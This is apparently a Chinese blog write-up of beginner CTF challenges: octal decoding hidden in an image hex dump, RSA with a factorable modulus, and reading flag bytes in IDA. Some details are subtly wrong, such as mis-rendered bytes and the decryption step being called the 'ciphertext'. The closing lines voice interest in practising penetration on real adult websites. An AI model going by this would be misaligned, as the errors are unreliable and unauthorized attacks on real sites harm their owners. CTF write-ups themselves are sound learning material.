老套路，一张图片，是个二维码，但是一扫，发现，，

版本: 3  
 纠错等级: M, 掩码: 7  
 内容:  
 哈哈!就不告诉你flag就在这里!  
 https://blog.csdn.net/csdn\_Pade

只能寻找其他的线索了，Ue打开一看，发现了一串数字

```
FF FF FF ;
FF FF FF ; ?
FF FF FF ; ?
FF FF FF ; ?
00 31 34 ; ?14
31 31 30 ; 6154141147173110
37 31 30 ; 1411661451371710
31 31 33 ; 6012513712017113
31 36 30 ; 7163143162151160
34 33 31 ; 1641371171641431
34 31 34 ; 3712415713712414
31 34 33 ; 5156137101163143
78 6A 73 ; 151151041175@xjs
; eck!
```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

看样子应该是破解这串数字了，这里有两点，第一，都是小于8的数，第二，每三个数似乎是一个可以转成字符的集体，于是写脚本

```
code = "146154141147173110141166145137171060125137120171137163143162151160164137117164143137124157137124145"
a = ''
for i in range(0,len(code),3):
 try:
 a += chr(int(code[i:i+3],8))
 except:
 pass
print(a)
```

```
C:\Users\...>python3 1.py
flag:Have_y0U_Py_scriptl0tq1To_Ten_Ascii!a
```

这个过程看似很简单，，我还是走了好多的弯路，脑洞脑洞，玩不起玩不起

## Crypto

### Crypto30



点进去居然是个登录， @\_@

源代码发现一些线索


```
</body>
<!-- hint m=58768105316148841999777370412186936018625486668532134194761549884510599390592 -->
</html>
```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

```
/css" href="Login.css"/>
pg" href="e=3.jpg"/>
```

g. csdn. net/csdn\_Pade

把图片 3.jpg 下载下来之后发现了



那么现在，我们得到了三串数字，一切明朗了，是个RSA

m = 58768105316148841999777370412186936018625486668532134194761549884510599390592

e = 3

n = 87924348264132406875276140514499937145050893665602592992418171647042491658461

通过一个很牛叉的网站 <http://factordb.com> 分解出了 p和q

| Search                                                                                                                                                   | Sequences | Report results                                                                                                                 | Factor tables | Status | Downloads | Login |
|----------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------|---------------|--------|-----------|-------|
| <input type="text" value="87924348264132406875276140514499937145050893665602592992418171647042491658461"/> <input type="button" value="Factorize!"/> (?) |           |                                                                                                                                |               |        |           |       |
| Result:                                                                                                                                                  |           |                                                                                                                                |               |        |           |       |
| status (?)                                                                                                                                               | digits    | number                                                                                                                         |               |        |           |       |
| FF                                                                                                                                                       | 77 (show) | $8792434826...61_{<77>} = 275127860351348928173285174381581152299_{<39>} \cdot 319576316814478949870590164193048041239_{<39>}$ |               |        |           |       |

p = 275127860351348928173285174381581152299


q = 319576316814478949870590164193048041239

写一句python，可以算出(p-1)\*(q-1) : print((p-1)\*(q-1)) 也就是 φ(n)

φ(n) = 87924348264132406875276140514499937144456189488436765114374296308467862464924

接下来利用RSAtools得到d





$d = 58616232176088271250184093676333291429637459658957843409582864205645241643283$

然后就可以计算密文  $c$  了


$\text{print}(\text{pow}(m,d,n))$

$c = 38321129010640640909392952790092312686738804185583229$

一串数字？那就变成字符串把，

先变成16进制  $\text{print}(\text{hex}(c))$   $c = 666c61677b525f535353415f31735f53305f66554e7d(16)$

上神器 converter



# Reverse

## reverse50

baby.exe, 先拿ida分析一下, 发现了这些东西

```
mov byte ptr [esp+2Fh], 66h
mov byte ptr [esp+2Eh], 6Ch
mov byte ptr [esp+2Dh], 61h
mov byte ptr [esp+2Ch], 67h
mov byte ptr [esp+2Bh], 78h
mov byte ptr [esp+2Ah], 52h
mov byte ptr [esp+29h], 65h
mov byte ptr [esp+28h], 5Fh
mov byte ptr [esp+27h], 31h
mov byte ptr [esp+26h], 73h
mov byte ptr [esp+25h], 5Fh
mov byte ptr [esp+24h], 53h
mov byte ptr [esp+23h], 30h
mov byte ptr [esp+22h], 5Fh
mov byte ptr [esp+21h], 43h
mov byte ptr [esp+20h], 30h
mov byte ptr [esp+1Fh], 4Fh
mov byte ptr [esp+1Eh], 4Ch
```

按 r 转成字符串, 就拿到flag。。。。

```
mov byte ptr [esp+2Fh], 'f'
mov byte ptr [esp+2Eh], 'l'
mov byte ptr [esp+2Dh], 'a'
mov byte ptr [esp+2Ch], 'g'
mov byte ptr [esp+2Bh], '{'
mov byte ptr [esp+2Ah], 'R'
mov byte ptr [esp+29h], 'e'
mov byte ptr [esp+28h], '-'
mov byte ptr [esp+27h], '1'
mov byte ptr [esp+26h], 's'
mov byte ptr [esp+25h], '-'
mov byte ptr [esp+24h], 'S'
mov byte ptr [esp+23h], '0'
mov byte ptr [esp+22h], '-'
mov byte ptr [esp+21h], 'C'
mov byte ptr [esp+20h], '0'
mov byte ptr [esp+1Fh], '0'
mov byte ptr [esp+1Eh], 'L'
```

ummmm, 写到最后还是有两道web没有写出来, 一道post注入, 黑名单也过滤的太多了吧, 在这里还是学到了一个with rollup

虽然还是没有写出来ummm, 因为group by中的by也在黑名单一列, 我实在太菜, 后面一道whois, 说实话, 我是真的菜, 看不懂ummm,

misc30太骚, 我也就不说话了, ,

pwn, 哈哈, 不是pwn选手, 无从下手

就这样了, 总结一句话, 我是真的菜, 不说了不说了, 再去练两年dwva吧

不过对刚刚队友给我的两个小黄网更感兴趣, 毕竟真正的渗透实战我是真的缺乏, 撸完再见! [滑稽]



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)